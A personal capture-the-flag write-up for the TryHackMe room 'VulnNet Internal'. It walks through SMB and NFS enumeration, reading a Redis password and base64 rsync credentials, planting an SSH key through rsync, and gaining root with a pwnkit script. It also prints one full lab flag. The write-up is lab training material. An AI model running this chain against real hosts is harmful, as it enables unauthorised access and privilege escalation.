VulnNet Internal

VulnNet Internal

https://tryhackme.com/room/vulnnetinternal

`rustscan -a 10.10.107.74 -- -sC -sV -A | tee scan.txt`

Open 10.10.107.74:**22**
Open 10.10.107.74:**111**
Open 10.10.107.74:**139**
Open 10.10.107.74:**445**
Open 10.10.107.74:**873**
Open 10.10.107.74:**2049**
Open 10.10.107.74:**6379**
Open 10.10.107.74:**33299**
Open 10.10.107.74:**38063**
Open 10.10.107.74:**41287**
Open 10.10.107.74:**43161**
Open 10.10.107.74:**58485**

`enum4linux 10.10.107.74`

Found shares folder, with posible listing

```
        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        shares          Disk      VulnNet Business Shares
        IPC$            IPC       IPC Service (vulnnet-internal server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP

[+] Attempting to map shares on 10.10.107.74

//10.10.107.74/print$   Mapping: DENIED Listing: N/A Writing: N/A
//10.10.107.74/shares   Mapping: OK Listing: OK Writing: N/A
```

`smbclient //10.10.107.74/shares`

download all files from shares


```
~ ▷ smbclient //10.10.107.74/shares
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls -la
NT_STATUS_NO_SUCH_FILE listing \-la
smb: \> ls
  .                                   D        0  Tue Feb  2 09:20:09 2021
  ..                                  D        0  Tue Feb  2 09:28:11 2021
  temp                                D        0  Sat Feb  6 11:45:10 2021
  data                                D        0  Tue Feb  2 09:27:33 2021

                11309648 blocks of size 1024. 3276588 blocks available
smb: \> cd temp
smb: \temp\> ls
  .                                   D        0  Sat Feb  6 11:45:10 2021
  ..                                  D        0  Tue Feb  2 09:20:09 2021
  services.txt                        N       38  Sat Feb  6 11:45:09 2021

                11309648 blocks of size 1024. 3276588 blocks available
smb: \temp\> get services.txt
getting file \temp\services.txt of size 38 as services.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \temp\> cd ..
smb: \> ls
  .                                   D        0  Tue Feb  2 09:20:09 2021
  ..                                  D        0  Tue Feb  2 09:28:11 2021
  temp                                D        0  Sat Feb  6 11:45:10 2021
  data                                D        0  Tue Feb  2 09:27:33 2021

                11309648 blocks of size 1024. 3276588 blocks available
smb: \> cd data
smb: \data\> ls
  .                                   D        0  Tue Feb  2 09:27:33 2021
  ..                                  D        0  Tue Feb  2 09:20:09 2021
  data.txt                            N       48  Tue Feb  2 09:21:18 2021
  business-req.txt                    N      190  Tue Feb  2 09:27:33 2021

                11309648 blocks of size 1024. 3276588 blocks available
smb: \data\> get data.txt
```

the first flag in services.txt

```
business-req.txt  data.txt  scan.txt  services.txt
~/THM/vulnet ▷ cat services.txt
THM{
~/THM/vulnet ▷
```

I try to found how to exploit some services on *hacktrick.xyz*!

I found interesting information



```
111/tcp   open  rpcbind     syn-ack 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      33299/tcp   mountd
|   100005  1,2,3      44163/udp   mountd
|   100005  1,2,3      45728/udp6  mountd
|   100005  1,2,3      46415/tcp6  mountd
|   100021  1,3,4      38322/udp6  nlockmgr
|   100021  1,3,4      43161/tcp   nlockmgr
|   100021  1,3,4      44683/tcp6  nlockmgr
|   100021  1,3,4      57828/udp   nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
```

`showmount -e 10.10.107.74`

```
~ ▷ showmount -e 10.10.107.74
Export list for 10.10.107.74:
/opt/conf *
~ ▷ ls
```

Now I have A lot of folders to enumerate)

```
~/THM/vulnet ▷ sudo mount -t nfs 10.10.107.74:opt/conf shared
[sudo] password for kali:
~/THM/vulnet ▷ ls
business-req.txt  data.txt  scan.txt  services.txt  shared
~/THM/vulnet ▷ cd shared/
~/THM/vulnet/shared ▷ ls -la
total 36
drwxr-xr-x 9 root root 4096 Feb  2  2021 .
drwxr-xr-x 3 kali kali 4096 Aug 30 17:40 ..
drwxr-xr-x 2 root root 4096 Feb  2  2021 hp
drwxr-xr-x 2 root root 4096 Feb  2  2021 init
drwxr-xr-x 2 root root 4096 Feb  2  2021 opt
drwxr-xr-x 2 root root 4096 Feb  2  2021 profile.d
drwxr-xr-x 2 root root 4096 Feb  2  2021 redis
drwxr-xr-x 2 root root 4096 Feb  2  2021 vim
drwxr-xr-x 2 root root 4096 Feb  2  2021 wildmidi
```

`grep -iRc password`

```
~/THM/vulnet/shared ▷ grep -iRc password
profile.d/input-method-config.sh:0
profile.d/cedilla-portuguese.sh:0
profile.d/vte-2.91.sh:0
profile.d/bash_completion.sh:0
vim/vimrc:0
vim/vimrc.tiny:0
redis/redis.conf:6
wildmidi/wildmidi.cfg:0
init/anacron.conf:0
init/lightdm.conf:0
init/whoopsie.conf:0
hp/hplip.conf:0
```

but to find password I need to 'grep' pass:

```
~/THM/vulnet/shared/redis ▷ cat redis.conf| grep pass
# 2) No password is configured.
# If the master is password protected (using the "requirepass" configuration
# masterauth <master-password>
requirepass "
# resync is enough, just passing the portion of data the slave missed while
# 150k passwords per second against a good box. This means that you should
# use a very strong password otherwise it will be very easy to break.
# requirepass foobared
~/THM/vulnet/shared/redis ▷
```

Now login to redis database:

`redis-cli -h 10.10.107.74`

Here is the second flag


```
10.10.107.74:6379[6]> SELECT 0
OK
10.10.107.74:6379> KEYS *
1) "tmp"
2) "internal flag"
3) "authlist"
4) "marketlist"
5) "int"
10.10.107.74:6379> GET internal flag
(error) ERR wrong number of arguments for 'get' command
10.10.107.74:6379> GET "internal flag"
"THM{
10.10.107.74:6379> GET "tmp"
"temp dir ... "
10.10.107.74:6379> GET "authlist"
(error) WRONGTYPE Operation against a key holding the wrong kind of value
10.10.107.74:6379> GET "marketlist"
(error) WRONGTYPE Operation against a key holding the wrong kind of value
10.10.107.74:6379> GET "int"
"10 20 30 40 50"
10.10.107.74:6379> GET "authlist"
(error) WRONGTYPE Operation against a key holding the wrong kind of value
10.10.107.74:6379>
```

Good site to learn redis lists

https://redis.io/docs/data-types/lists

I foung more creds

```
10.10.107.74:6379> KEYS *
1) "tmp"
2) "internal flag"
3) "authlist"
4) "marketlist"
5) "int"
10.10.107.74:6379> GET internal flag
(error) ERR wrong number of arguments for 'get' command
10.10.107.74:6379> GET "internal flag"
"THM{ff8e518addbbddb74531a724236a8221}"
10.10.107.74:6379> GET "tmp"
"temp dir ... "
10.10.107.74:6379> GET "authlist"
(error) WRONGTYPE Operation against a key holding the wrong kind of value
10.10.107.74:6379> GET "marketlist"
(error) WRONGTYPE Operation against a key holding the wrong kind of value
10.10.107.74:6379> GET "int"
"10 20 30 40 50"
10.10.107.74:6379> GET "authlist"
(error) WRONGTYPE Operation against a key holding the wrong kind of value
10.10.107.74:6379> TYPE "authlist"
list
10.10.107.74:6379> LRANGE "authlist"
(error) ERR wrong number of arguments for 'lrange' command
10.10.107.74:6379> LIST "authlist"
(error) ERR unknown command 'LIST'
10.10.107.74:6379> LRANGE "authlist" 0-5
(error) ERR wrong number of arguments for 'lrange' command
10.10.107.74:6379> LRANGE "authlist" 0-1
(error) ERR wrong number of arguments for 'lrange' command
10.10.107.74:6379> LRANGE "authlist" 0- 1
(error) ERR value is not an integer or out of range
10.10.107.74:6379> LLEN "authlist"
(integer) 4
10.10.107.74:6379> LRANGE "authlist" 1-4
(error) ERR wrong number of arguments for 'lrange' command
10.10.107.74:6379> LRANGE "authlist" 1 4
1) "QXV0aG9yaXphdGlvbiBmb3IgcnN5bmM6Ly9yc3luYy1jb25uZWN0QDEyNy4wLjAuMSB3aXRoIHBhc3N3b3JkIEhjZzNIUDY3QFRXQEJjNzJ2Cg=="
2) "QXV0aG9yaXphdGlvbiBmb3IgcnN5bmM6Ly9yc3luYy1jb25uZWN0QDEyNy4wLjAuMSB3aXRoIHBhc3N3b3JkIEhjZzNIUDY3QFRXQEJjNzJ2Cg=="
3) "QXV0aG9yaXphdGlvbiBmb3IgcnN5bmM6Ly9yc3luYy1jb25uZWN0QDEyNy4wLjAuMSB3aXRoIHBhc3N3b3JkIEhjZzNIUDY3QFRXQEJjNzJ2Cg=="
```



I found shared folder by using msfconsole

```
msf6 > use auxiliary/scanner/rsync/modules_list
msf6 auxiliary(scanner/rsync/modules_list) > options

Module options (auxiliary/scanner/rsync/modules_list):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   RHOSTS                                yes       The target host(s), see https://github.com/rapid7/me
   RPORT                873              yes       The target port (TCP)
   TEST_AUTHENTICATION  true             yes       Test if the rsync module requires authentication
   THREADS              1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/rsync/modules_list) > set RHOSTS 10.10.107.74
RHOSTS => 10.10.107.74
msf6 auxiliary(scanner/rsync/modules_list) > set THREADS 10
THREADS => 10
msf6 auxiliary(scanner/rsync/modules_list) > run

[+] 10.10.107.74:873      - 1 rsync modules found: files
[*] 10.10.107.74:873      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rsync/modules_list) >
```


I connect to rsync , and try to download files

`rsync -av rsync://rsync-connect@10.10.107.74:873/files .`

here is user.txt

```
sys-internal/.ssh/
sys-internal/.thumbnails/
sys-internal/.thumbnails/large/
sys-internal/.thumbnails/normal/
sys-internal/.thumbnails/normal/2b53c68a980e4c943d2853db2510acf6.png
sys-internal/.thumbnails/normal/473aeca0657907b953403884c53d865c.png
sys-internal/.thumbnails/normal/539380d1cb60fcd744fd5094d314fdc1.png
sys-internal/Desktop/
sys-internal/Documents/
sys-internal/Downloads/
sys-internal/Music/
sys-internal/Pictures/
sys-internal/Public/
sys-internal/Templates/
sys-internal/Videos/

sent 28,088 bytes  received 41,851,883 bytes  1,009,155.93 bytes/sec
total size is 41,708,382  speedup is 1.00
~/THM/vulnet ▷ ls
business-req.txt  data.txt  scan.txt  services.txt  shared  sys-internal
~/THM/vulnet ▷ cd sys-internal/
~/THM/vulnet/sys-internal ▷ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user.txt  Videos
~/THM/vulnet/sys-internal ▷ cat user.txt
THM{
~/THM/vulnet/sys-internal ▷
```

Here is .ssh folder, we can try to create our ssh key. Ide from hacktricks



`ssh-keygen`

Do not forget chmod 400

`rsync -av /home/kali/THM/vulnet/id_rsa.pub rsync://rsync-connect@10.10.107.74/files/sys-internal/.ssh/authorized_keys`

and go ssh

`ssh -i id_rsa sys-internal@10.10.107.74`

To escalate privileges I use pwnkit python script!

And final flag in root's directory

```
sys-internal@vulnnet-internal:/tmp$ python3 pwnkit.py
[+] Creating shared library for exploit code.
[+] Calling execve()
# id
uid=0(root) gid=1000(sys-internal) groups=1000(sys-internal),24(cdrom)
# cd /root
# ls -la
total 44
drwx------  8 root root 4096 Feb  6  2021 .
drwxr-xr-x 24 root root 4096 Feb  6  2021 ..
drwxr-x---  6 root root 4096 Aug 30 18:08 .BuildServer
lrwxrwxrwx  1 root root    9 Feb  1  2021 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Feb  6  2021 .cache
drwx------  4 root root 4096 Feb  6  2021 .config
drwx------  3 root root 4096 Feb  6  2021 .dbus
drwxr-xr-x  3 root root 4096 Feb  2  2021 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
lrwxrwxrwx  1 root root    9 Feb  2  2021 .rediscli_history -> /dev/null
drwx------  4 root root 4096 Feb  6  2021 .thumbnails
-rw-------  1 root root   38 Feb  6  2021 root.txt
# cat root.txt
THM{
# 
```